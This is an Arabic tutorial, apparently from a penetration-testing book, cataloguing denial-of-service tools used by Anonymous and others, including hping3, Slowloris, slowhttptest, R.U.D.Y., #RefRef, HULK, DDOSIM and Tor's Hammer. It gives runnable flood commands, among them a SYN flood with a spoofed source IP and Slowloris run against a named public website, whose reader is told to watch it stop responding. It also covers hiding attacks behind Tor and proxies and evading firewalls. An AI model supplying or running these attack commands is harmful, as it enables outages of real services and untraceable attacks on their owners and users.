
ملحوظة: تأكد من عدم استخدامك لخادم البروكسي كي لا تقوم باستهداف خادم البروكسي عوضاً عن استهداف الخادم المراد مهاجمته. يعمل على انظمة، لينكس، ويندوز، ماك.

High Orbit Ion Cannon (HOIC)

بعد ان تركت الأنونيمس "رسميا" **LOIC** كأداة للاختيار، وكخليفة لـ **LOIC**، ظهر **High Orbit Ion Cannon (HOIC)**، والذي اخذ الضوء بسرعة عندما تم استخدامه لاستهداف وزارة العدل في الولايات المتحدة ردا على قرارها بإغلاق موقع لاتخاذ أسفل موقع ميجا ابلود "**Megaupload.com**". في حين أن **HOIC** هو الاخر تطبيق بسيط في جوهره، السيناريو الأساسي عبر منصة إرسال**HTTP POST** و **GET requests** مغلق في واجهة المستخدم الرسومية سهلة الاستخدام.

تكمن فعاليته من خلال إضافة "**booster**"، البرامج النصية (***scripts***) أو ملفات نصية إضافية والتي تحتوي على أكواد أساسية إضافية يفسره التطبيق الرئيسي من خلال المستخدم الذي أطلق الهجوم.

على الرغم من **HOIC** لا توظف مباشرة أي تقنيات إخفاء الهوية، ولكن استخدام **booster scripts** يسمح للمستخدم لتحديد قوائم من عناوين المواقع المستهدفة وتحديد المعلومات لـ **HOIC** للتنقل كما أنه يولد حركة مرور الهجوم، مما يجعل هجمات **HOIC** أصعب قليلا في المنع. تواصل **HOIC** ليتم استخدامها من قبل الأنونيمس في جميع أنحاء العالم لإطلاق هجمات **DDoS**، على الرغم من هجمات الأنونيمس لا تقتصر على تلك التي تنطوي على **HOIC**.



Hping3

بالإضافة إلى **LOIC** و **HOIC**، الأنونيمس وجماعات القرصنة الأخرى وغيرهم من الأفراد قد استخدموا مختلف الأدوات الأخرى لإطلاق هجمات **DDoS**، وخاصة بسبب النقص الموجود في **Ion Cannons** من عدم الكشف عن الهوية. واحدة من هذه الأداة، **hping**، هو أداة سطر الأوامر الأساسية إلى حد ما مماثلة للاداه **ping**. ومع ذلك، فإنه لديها المزيد من الوظائف من ارسال حزم **ICMP echo request** بسيطة وهو الاستخدام التقليدي لـ **ping**. **Hping** يمكن استخدامها لإرسال كميات كبيرة من حركة مرور **TCP** على هدف في حين ان يمكن تزيف عنوان **IP** المصدر، مما يجعلها تبدو عشوائية أو حتى ناشئة من مصدر معروف ومحدد. انها اداه قوية، ومدورة جيدا (أي تمتلك بعض القدرات التحايل)، لا تزال **hping** على قائمة الأنونيمس كأدوات تستخدمها.

هذه الأداة متوفرة في نظام التشغيل كالي والتي يمكن الوصول اليها من خلال الاتي:

Application → Kali Linux →Information Gathering → Live Host Identification → Hping3

او من خلال كتابة **hping3** ثم يتبعه المعلمات التي تريدها في سطر الأوامر للتر منال.

مثال بسيط كالاتي:

```
root@kali:~# hping3 -S 192.168.1.105 -a 192.168.10.10 --flood
HPING 192.168.1.105 (eth0 192.168.1.105): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

حيث الخيار **S–** يقوم بتحديد نوع **flood** وهو هنا يعنى **SYN Flag** ثم بعد ذلك يتم وضع عنوان **IP** الخاص بالهدف. ثم الخيار **a–** والذي يوضع بعده عنوان **IP** الذي نريد تزيفه. ثم الخيار **flood--** وتعنى استخدامه ك **flooding**.

يمكنك رؤية جميع الخيارات الخاصة به عن طريق طباعة السطر **hping3 --help**.

Slowloris

المصدر: http://ha.ckers.org/slowloris

بالإضافة إلى هجمات **straightforward brute-force flood**، قد تم الالتفاف للعديد من أنواع الهجوم الأكثر تعقيدا "**low and slow**" الى أدوات سهلة الاستخدام، مما جعل من الممكن القيام بهجمات الحرمان من الخدمة التي هي أصعب بكثير في الكشف عنها. **Slowloris**، أداة وضعت من قبل قراصنة القبعة الرمادية والذى قام بكتابتها روبرت هانسن "**RSnake**"، وهى أداة قادرة على خلق حالة الحرمان من الخدمة للخادم باستخدام **HTTP request** بطيء جدا. عن طريق إرسال **HTTP headers** إلى موقع الهدف في قطع صغيرة بطيئة بقدر الإمكان (الانتظار لإرسال قطعة صغيرة تاليه قبل أن تنتهي مهلة الطلب لدى الخادم)، مما يضطر الخادم الى مواصلة الانتظار لوصول **headers**. إذا تم فتح ما يكفي من الاتصالات إلى الخادم في هذه الموضة، فهو غير قادر بسرعة للتعامل مع الطلبات المشروعة.

كيف يعمل على نظام التشغيل كالي:

أولا نقوم بالذهاب الى الموقع الرسمي الخاص بهذا التطبيق:

http://ha.ckers.org/slowloris

ثانيا الذهاب الى أسفل الصفحة ومن ثم النقر فوق Download: slowloris.pl or slowloris6.pl (IPv6 version)

Version: Slowloris is currently at version 0.7 - 06/17/2009 and 0.7.1 (IPv6 version) - 04/02/2013

Download: slowloris.pl or slowloris6.pl (IPv6 version)

Getting started: **perldoc slowloris.pl** or **perldoc slowloris6.pl**

Issues: For a complete list of issues look at the Perl documentation, which explains all of the things to think about when running this denial of service attack.

بعد النقر على هذا الرابط تظهر صفحة مثل هذه:

```
#!/usr/bin/perl -w
use strict;
use IO::Socket::INET;
use IO::Socket::SSL;
use Getopt::Long;
use Config;

$SIG{'PIPE'} = 'IGNORE';    #Ignore broken pipe errors

print <<EOTEXT;
CCCCCCCCCCOOCCOOOOO888\@8\@8888OOOOCCOOO888888888\@\@\@\@\@\@\@\@\@8\@8\@\@\@\@888OOCooocccc::::
CCCCCCCCCCCCCCCOO888\@888888OOOCCCOOOO888888888888\@88888\@\@\@\@\@\@\@888\@8OOCCoococc:::
CCCCCCCCCCCCCCCOO88\@\@888888OOOOOOOOO8888888O8888888880808OOO8888\@88\@\@8OOCOOOCoc::
CCCCooooooCCCO88\@\@8\@88\@888OOOOOOOO8888888888OOOOOOOOOCCCCOOOO888\@8888OOOCc::::
CooCoCoooCCCO8\@88\@88888888OOO88888888888888888OOOOCCCoooooooCCOOO8888888Cocooc:
ooooooCoCCC88\@88888\@888OO88888888888888880808888OOCCCoooocccccCOOO088\@888OCoccc
ooooCCOO8O88888888\@88O8OO8888OO888O8888OOO88888OCocoococ::ccooCOO8O88888Cooo
oCCCCCCO8OOOCCCOO88\@88OOOOOO8888O888OOOOOCOO88888O8OOOCooCocc:::coCOOO888888OOCC
oCCCCCOOO88OCooCO88\@8OOOOOO88O888888OOCCCCoCOOO8888OOOOOOCoc:::coCOOOO888O88OC
oCCCCOO88OOCCCCOO8\@\@8OOCOOOOO8888888OoocccccoCO8O8OO88OOOOOCc.:ccooCCOOOO888888OO
CCCOOOO88OOCCOOO8\@888OOCCoooCOO8888Ooc::...::coOO888888O888OOo:cocooCCCCOOOOOO88O
CCCOO88888OOCOO8\@\@888OCcc:::cCOO888Oc..... ....cCOOOOOOOOOOOc.:cooooCCCOOOOOOOOO
OOOOOO88888OOOO8\@8\@8OOc:.:...cOO8O88c.      .  .coOOO888OOOOCooooccoCOOOOCOOOO
OOOOO888\@8\@88888888Oo:. .  ...cO888Oc..          :oOOOOOOOOOCCoocooCoCoCOOOOOOOO
COOO888\@888888888888Oo:.        .O8888C:  .oCOo.   ...cCCCOOOoooooocccooooooooCCCOO
```

نقوم بنسخ جميع محتويات هذه الصفحة ومن ثم ننشئ ملف ذات الاسم **slowloris.pl** ثم نفتحه بأي محرر نصي وننسخ فيه محتويات ما قمنا بنسخه.

نقوم بكتابة السطر التالي في سطر الاوامر للتر منال كالاتي:

```
root@kali: /home
File  Edit  View  Search  Terminal  Help
root@kali:~# cd /home/
root@kali:/home# ls
slowloris.pl
root@kali:/home# chmod +x slowloris.pl
root@kali:/home# ls
slowloris.pl
root@kali:/home#
```

نقوم الان بتشغيله من خلال كتابة الامر (**./Slowloris**) كالاتي:

```
root@kali:/home# ./slowloris.pl
```

لنفترض اننا نريد استهداف الموقع http://www.certifiedhacker.com نقوم أولا بالحصول على عنوان **IP** الخاص به باستخدام الامر **host** كالاتي:

```
root@kali:~# host www.certifiedhacker.com
www.certifiedhacker.com has address 202.75.54.101
root@kali:~#
```

ثم نقوم بنسخ عنوان IP واستخدامه مع التطبيق Slowloris كالاتي:

```
root@kali:/home# perl ./slowloris.pl -dns 202.75.54.101
CCCCCCCCCCOOCCOOOOO888@8@8888OOOOCCOOO888888888@@@@@@@@8@8@@@@888OOCoooccc::::
CCCCCCCCCCCCCCCOO888@888888OOOCCCOOOO888888888888@88888@@@@@@@888@8OOCCoocc c:::
```

ومن هنا يبدا عملية الهجوم. اذهب الان الى الموقع اما سوف يكون بطيء جدا في الاستجابة او انه لن يستجيب ابدا حتى تنهى الهجوم وانظر ماذا حدث له.

ملحوظه: هذا التطبيق خطر على خوادم الويب المضيفة التي تستعمل Apache، dhttpd، Tomcat وGoAhead كخادم للويب منذ صدور Slowloris، فان عدد من البرامج التي تحاكي وظيفة Slowloris ظهرت مع توفير وظائف إضافية أو تشغيله في بيئات مختلفة كالاتي:

- **PyLoris**: تحتاج الى برنامج البيثون لكى تعمل وهو **Protocol-agnostic** (أي يستخدم بروتوكولات اتصال مستقله. حيث تتفاوض البروتوكولات مع الأقران، ويبدأ الاتصال). يدعم **TOR** وبروكسيات **SOCKS**.
- **Goloris**: وهو **Slowloris** مخصص ضد خادم الويب **nginx** وتم كتابته من قبل **Go**.
- **QSlowloris**: هو الشكل القابل للتنفيذ لـ **Slowloris** والذى يعمل على أنظمة التشغيل ويندوز. ويضم **Qt front end**.
- **Unnamed PHP version**: وهو **Slowloris** يمكن تشغيلها من ملقم **PHP**.
- **SlowHTTPTest**: هو محاكاه للهجوم البطيء ومعد بشكل عالي جدا ومكتوب بلغة **C++**.
- **SlowlorisChecker**: هو **Slowloris** مع **Slow POST POC** كتب بلغة **ruby**.

slowhttptest

المصدر: https://code.google.com/p/slowhttptest

SlowHTTPTest هو أداة معدة للغاية تحاكي بعض هجمات الحرمان من الخدمة على مستوى طبقة التطبيق. يعمل على غالبية منصات لينكس، **OSX** و**Cygwin** (منصة لواجهة يونكس) وسطر الاوامر لمايكروسوفت ويندوز. تنفذ هجمات بطيء عرض النطاق الترددي في طبقة التطبيقات الأكثر شيوعا في هجمات حجب الخدمة، مثل **Slowloris**، **Slow HTTP POST**، **Slow Read attack** (قائمة على أساس ثغرة **TCP persist timer**) من خلال استنزاف تجمع الاتصالات المتزامنة، وكذلك هجوم **Apache Range Header** من خلال التسبب في ذاكرة كبيرة جدا واستخدام وحدة المعالجة المركزية على الخادم.

هجمات دوس **Slowloris** و**Slow HTTP POST** تعتمد على حقيقة أن بروتوكول **HTTP**، حسب التصميم، يتطلب اكتمال الطلبات تماما والتي تستقبل من قبل الملقم قبل أن يتم معالجتها. إذا كان طلب **HTTP** ليس كامل، أو إذا كان معدل النقل منخفض للغاية، فان الملقم يحتفظ بموارده مشغول لانتظار بقية البيانات. إذا كان الملقم يحتفظ بموارد كثيرة جدا مشغولة، فهذا يخلق الحرمان من الخدمة. هذه الأداة هو إرسال طلبات **HTTP** جزئية، في محاولة للحصول على الحرمان من الخدمة من خادم **HTTP** الهدف.

يتم توزيع الأداة كحزمة محمولة، فقط قم بتحميل أحدث الإصدارات من قسم التحميل، ثم استخراجها، تكوينها وتجميعها وتركيبها في نظام كالي كالاتي:

```
$ tar -xzvf slowhttptest-x.x.tar.gz
$ cd slowhttptest-x.x
$ ./configure --prefix=PREFIX
$ make
$ make install
```

يمكنك رؤية جميع امثلة الاستخدام وجميع المعلمات من خلال رابط **wiki** (https://code.google.com/p/slowhttptest/w/list) اومن خلال ملفات **man** وذلك بكتابة الامر في الترمنال (**man slowhttptest**).

مثال كاستخدامه كـ Slowloris:


./slowhttptest -c 1000 -H -g -o my_header_stats -i 10 -r 200 -t GET -u https://someserver /resources/index.html -x 24 -p 3.

طبعا هذا البرنامج يدعم البروكسي وذلك من خلال الخيار e– ثم عنوان البروكسي.

R U Dead Yet? (R.U.D.Y.)

المصدر: http://www.hybridsec.com/resource.html و https://code.google.com/p/r-u-dead-yet


أداة آخري لهجمات الحرمان من الخدمة البطيء وهي مشابهة لـ **Slowloris** وهي **R U Dead Yet? (R.U.D.Y.)**. وسميت بنا على ألبوم أطفال بودوم "**Are You Dead Yet?**".



RUDY يحقق هجمات الحرمان من الخدمة عن طريق استخدام حقل النموذج الطويل **HTTP POST submissions** بدلا من **HTTP headers**، كما يفعل **Slowloris**.



يتم ذلك عن طريق حقن بايت واحد من المعلومات في حقل تطبيق الويب **POST** في **time** ومن ثم الانتظار **R.U.D.Y.** يسبب لعمليات التطبيق "*Application threads*" الانتظار حتى نهاية **POST** الذي لا تنتهي من أجل نفاذ المعالج (هذا السلوك الضروري من أجل السماح لمزودات الويب لدعم المستخدمين مع اتصالات أبطأ). منذ قيام **R.U.D.Y** بالتسبب لخادم الويب الهدف بان يصبح معطلا أثناء انتظار بقية "**rest**" طلب **POST HTTP**، والمستخدم قادرا على إنشاء العديد من الاتصالات المتزامنة إلى الملقم مع **R.U.D.Y** في نهاية المطاف استنفاد جدول اتصال الخادم والتسبب في حالة الحرمان من الخدمة.



هذه الأداة تعمل مع قائمة وحدة تفاعلية "*interactive console*"، والتي تقوم تلقائيا بالكشف عن الأشكال "*forms*" داخل **URL** معين، والسماح للمستخدم لاختيار بين أي شكل "**form**" وحقل الشكل "**form filed**" التي يرغب في استخدامها لأداء هجوم **POST**. وبالإضافة إلى ذلك، تقدم الأداة التنفيذ الغير مراقب من خلال توفير المعلمات الضرورية داخل ملف التكوين. منذ الإصدار 2 رودي تدعم البروكسيات **SOCKS**و**session persistence** باستخدام ملفات الكوكيز عندما تكون متاحة. وهو ملف بايثون بسيط. هذا الهجوم سوف يعمل على أي خادم الويب، أي نظام تشغيل! كما أنها سوف يهرب من الكشف من جدار الحماية تطبيق الشبكة، مما يجعل من الصعب جدا تخفيفه! يمكنك أيضا استخدام شبكات تور للقفز من عنوان **IP** واحد إلى آخر مع استمرار هجمات حجب الخدمة!

R.U.D.Y. يعمل في أحد الوضعين:

- وضع القائمة التفاعلية "*Interactive menu mode*". وذلك من خلال كتابة الامر في الترمنال

$ ./r-u-dead-yet.py URL

- التنفيذ على أساس ملف الاعداد "*Unattended configuration-based execution*". وذلك بكتابة **URL** في ملف الاعداد (**.config**).

#RefRef

في حين أن جميع الأدوات المذكورة أعلاه غير قائمه على أساس نقاط الضعف، **#RefRef**، أداة أخرى في ترسانة الأنونيمس، ويقوم على أساس نقاط الضعف الموجودة في برنامج *SQL database* المستخدم على نطاق واسع والذي يسمح بهجمات الحقن "*Injection attack*". باستخدام **SQL injection**، **#RefRef** تسمح للمهاجمين بالتسبب في حالة الحرمان من الخدمة لخادم الهدف عن طريق إجبارها على استخدام دالة **SQL** الخاصة (والتي تسمح بالتنفيذ المتكررة لأي تعبير **SQL** آخر). هذا التنفيذ المستمر لبضعة أسطر من

التعليمات البرمجية يستهلك موارد الخوادم المستهدفة، مما يؤدى إلى الحرمان من الخدمة. على عكس **LOIC** أو **HOIC**، **#RefRef** لا تتطلب عددا كبيرا من الآلات من أجل اسقاط الخادم نظرا لطبيعة ناقلات هجومها. فإذا كان الخادم/الملقم يستخدم **SQL** وذات نقاط ضعف، فانه سوف يكون هناك الحاجة لسوى عدد قليل من الآلات والتي سوف تتسبب في انقطاع كبير. في حين عند تطوير الأداة، قامت الأنونيمس باختباره على مختلف المواقع، مما تسبب في انقطاع حركة المرور بسهولة لدقائق في كل مرة، وتتطلب فقط 10-20 ثانية من الجهاز الواحد ليعمل **#RefRef**. في إحدى الهجمات (على **Pastebin**)، كان هجوم لمدة 17 ثانية من آلة واحدة قادرة على اسقاطه الموقع لمدة 42 دقيقة. **#RefRef** مكتوب بلغة بيرل مما يجعلها منصة مستقلة. يتم تضمين بيرل مع معظم توزيعات لينكس ولكن لم يتم تثبيته على ويندوز بشكل افتراضي، لذلك يجب تثبيت بيرل على ويندوز. **#RefRef** برنامج كامل يحتوي فقط على 51 أسطر من التعليمات البرمجية، انها بسيطة جدا ولكنها قوية جدا.

```
Administrator: C:\Windows\system32\cmd.exe
C:\>perl ./refref.pl

-- == #RefRef == --

[+] Sintax : ./refref.pl

-- == RefRef == --

C:\>_
```

الاستخدام الأساسي لهذا البرنامج من خلال سطر الأوامر (**perl ./refref.pl Target_URL**). هذا الاسكريبت لا يمكن ان يكون اعمى بحيث يشير الى أي ملقم الهدف، فإنه يجب أن تكون مستهدف ضد **URL** الذي يدير استعلام قاعدة البيانات على النظام البعيد. ليس كل الخوادم ستكون عرضة لهذا النوع من الهجوم.

بمجرد بدء عمل **#RefRef** فانه سوف يستمر في الاتصال بالخادم وإرسال أوامر **injected SQL commands** حتى يتم إنهاء مع **CTRL+C**.

```
Administrator: C:\Windows\system32\cmd.exe - perl ./refref.pl http://          Email.php?ite...
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\>perl ./refref.pl http://             Email.php?item=0

-- == #RefRef == --


[+] Target : http://             Email.php?item=0

[+] Starting the attack
[+] Info : control+c for stop attack
```

XOIC

المصدر: http://sourceforge.net/projects/xoic

XOIC هي اداه أخرى لأداء هجمات **DOS**. ينفذ هجوم **DOS** على أي خادم مع عنوان **IP**، منفذ محدد من قبل المستخدم، وبروتوكول من اختيار المستخدم. مطوري **XOIC** يدعون أن **XOIC** هو أقوى من **LOIC** في نواح كثيرة. مثل **LOIC**، لأنه يأتي مع واجهة المستخدم الرسومية سهلة الاستخدام، بحيث يمكن للمبتدئين بسهولة استخدام هذه الأداة لتنفيذ هجمات على المواقع او الخوادم الأخرى.



بشكل عام، الأداة تأتي مع ثلاثة أنماط للهجوم. الأول، معروف باسم ***test mode***، وهو أمر أساسي جدا. والثاني هو ***normal DOS attack mode***. وآخر واحد هو وضع ***DOS attack mode*** الذي يأتي مع رسالة**TCP / HTTP / UDP / ICMP** .

هي أداة فعالة يمكن استخدامها ضد المواقع الصغيرة. لا تحاول ذلك ضد موقع الويب الخاص بك. قد ينتهي بك الأمر الى تحطم خادم موقع الويب الخاص بك. وتوجد نسخه مطوره من **XOIC** ولكنها مخصصه لمنصات التشغيل ويندوز 7 و8 وهي **DLR_DoS**.

HULK (HTTP Unbearable Load King)

المصدر: http://packetstormsecurity.com/files/112856/HULK-Http-Unbearable-Load-King.html

HULK هو أداة أخرى لأداء هجوم **DoS** الذي يولد طلبا فريد لكل وكل طلب انشأ للتعتيم على حركة المرور لخادم الويب. تستخدم هذه الأداة العديد من التقنيات الأخرى لتجنب الكشف عن الهجوم عبر أنماط معروفة.

لديه قائمة من وكلاء المستخدم معروف لاستخدامها عشوائيا مع الطلبات. ويستخدم أيضا وسيط التزوير حتى يمكن تجاوز محركات التخزين المؤقت، وبالتالي فإنه يضرب مباشرة موارد الخادم.

مطوري الأداة قاموا باختبارها على خادم الويب **IIS 7** مع 4 غيغابايت من ذاكرة الوصول العشوائي. قامت هذه الأداة بإسقاط الخادم في أقل من دقيقة واحدة. هذه الأداة مبنيه باستخدام البيثون.

```
/cygdrive/c/hulk
Administrator@XPCL-F5291558C9 ~
$ cd /cygdrive/c/hulk/

Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ ls
hulk.py

Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ dir
hulk.py

Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ python hulk.py http://192.168.3.111 safe
-- HULK Attack Started --
773 Requests Sent
876 Requests Sent
977 Requests Sent
1078 Requests Sent
1179 Requests Sent
1280 Requests Sent
1381 Requests Sent
1482 Requests Sent
1583 Requests Sent
```

DDOSIM - Layer 7 DDoS Simulator

المصدر: http://sourceforge.net/projects/ddosim

DDOSIM اداة اخرى ذات شعبيه لأداء هجمات الحرمان من الخدمة (DoS). وكما يوحي اسمها، ويتم استخدامها لإجراء هجمات **DDOS** من خلال محاكاة العديد من المضيفين "**Zombie**". جميع مضيفين "**Zombie**" يقومون بإنشاء اتصالات **TCP** كامل إلى الملقم الهدف. هذه الأداة مكتوبه في ++ C وتعمل على أنظمة لينكس.

الملامح الرئيسية لهذه الأداة كالاتي:

- Simulates several zombies in attack
- Random IP addresses
- TCP-connection-based attacks
- Application-layer DDOS attacks
- HTTP DDoS with valid requests
- HTTP DDoS with invalid requests (similar to a DC++ attack)
- SMTP DDoS
- TCP connection flood on random port

لقراءة المزيد عن هذه الأداة يمكنك زيارة الرابط التالي:

http://stormsecurity.wordpress.com/2009/03/03/application-layer-ddos-simulator/

مثال على استخدام هذه الأداة كالاتي:

إنشاء 10 اتصالات **TCP** من عناوين **IP** عشوائي إلى خادم الشبكة العالمية وإرسال طلبات **HTTP** غير صالحة.

$. /ddosim -d 192.168.1.2 -p 80 -c 10 -r HTTP_INVALID –i eth0

تأسيس اتصالات لانهائية من شبكة مصدر 10.4.4.0 إلى خادم **SMTP** وإرسال طلبات **EHLO**:

$. /ddosim -d 192.168.1.2 -p 25 -k 10.4.4.0 -c 0 -r SMTP_EHLO -i eth0

تأسيس اتصالات لانهائية في سرعة أعلى لخدمة شبكة الاتصالات العالمية وتقديم طلبات HTTP صالحة.

$. /ddosim -d 192.168.1.2 -p 80 -c 0 -w 0 -t 10 -r HTTP_VALID -i eth0

Tor's Hammer

المصدر: http://packetstormsecurity.com/files/98831

Tor's Hammer هي أداة لأداء هجوم **DoS** أخرى من اجل الاختبار. وهي أداة **slow POST** مكتوبة في بايثون. هذه الأداة لديها ميزة إضافية: يمكن تشغيلها من خلال شبكة **TOR** لتكون مجهولة المصدر أثناء تنفيذ الهجوم. وهي أداة فعالة يمكن أن تقتل ملقمات أباتشي أو **IIS** في بضع ثوان.

```
anonymous@anonymous: ~/.ddos-tools/torshammer
File Edit View Search Terminal Help

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
 * Anon-ymized via Tor
 * We are Legion.
 */

./torshammer.py -t <target> [-r <threads> -p <port> -T -h]
 -t|--target <Hostname|IP>
 -r|--threads <Number of threads> Defaults to 256
 -p|--port <Web Server Port> Defaults to 80
 -T|--tor Enable anonymising through tor on 127.0.0.1:9050
 -h|--help Shows this help

Eg. ./torshammer.py -t 192.168.1.100 -r 256

anonymous@anonymous:~/.ddos-tools/torshammer$
```

OWASP HTTP Post Tool (layer 7 DDOS)

هي أداة أخرى لتنفيذ هجمات **DOS**. يمكنك استخدام هذه الأداة للتحقق ما إذا كان خادم الويب الخاص بك قادر على الدفاع ضد هجوم **DOS** أو لا. ليس فقط للدفاع، فانه يمكن أيضا أن تستخدم لتنفيذ هجمات **DOS** ضد موقع على شبكة الانترنت.

HTTP attack (slow headers and slow POST attacks)
Test type and destination
Attack type: Slow POST
URL: http://www.proactiverisk.com
General parameters
Connections: 400
Connection rate: 50
Timeout (s): 100.0 ☑ Random
User agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1
☑ Diagnostics
Attack-specific parameters
Content length: 1000000 ☑ Random
POST field:
☑ Randomise payload
Quit | Run attack

يمكنك تحميله من خلال الرابط التالي:

https://cloud.mail.ru/public/10deb4151ce4/HttpDosTool3.6.zip

DAVOSET

المصدر: http://packetstormsecurity.com/files/123084/DAVOSET-1.1.3.html

DAVOSET هي أداة أخرى لإجراء هجمات **DDOS**. وقد أضاف الإصدار الأحدث من هذه الأداة الدعم لملفات **cookies** جنبا إلى جنب مع العديد من الميزات الأخرى. يمكنك تحميل **DAVOSET** مجانا من ***Packetstormsecurity***.

GoldenEye HTTP Denial of Service Tool

المصدر: http://packetstormsecurity.com/files/120966/GoldenEye-HTTP-Denial-Of-Service-Tool.html

GoldenEye أداة أخرى لأداء هجوم **DOS** وهى أداة بسيطة لكنها فعالة. تم تطويره في بايثون لاختبار هجمات **DOS**، ولكن الناس أيضا تستخدمه بمثابة أداة القرصنة.

DoSHTTP

المصدر: http://www.socketsoft.net

DoSHTTP هي وسيلة سهلة الاستخدام وقوية لأداء **HTTP Flood Denial of Service (DoS)** كأداة اختبار لمنصة ويندوز.

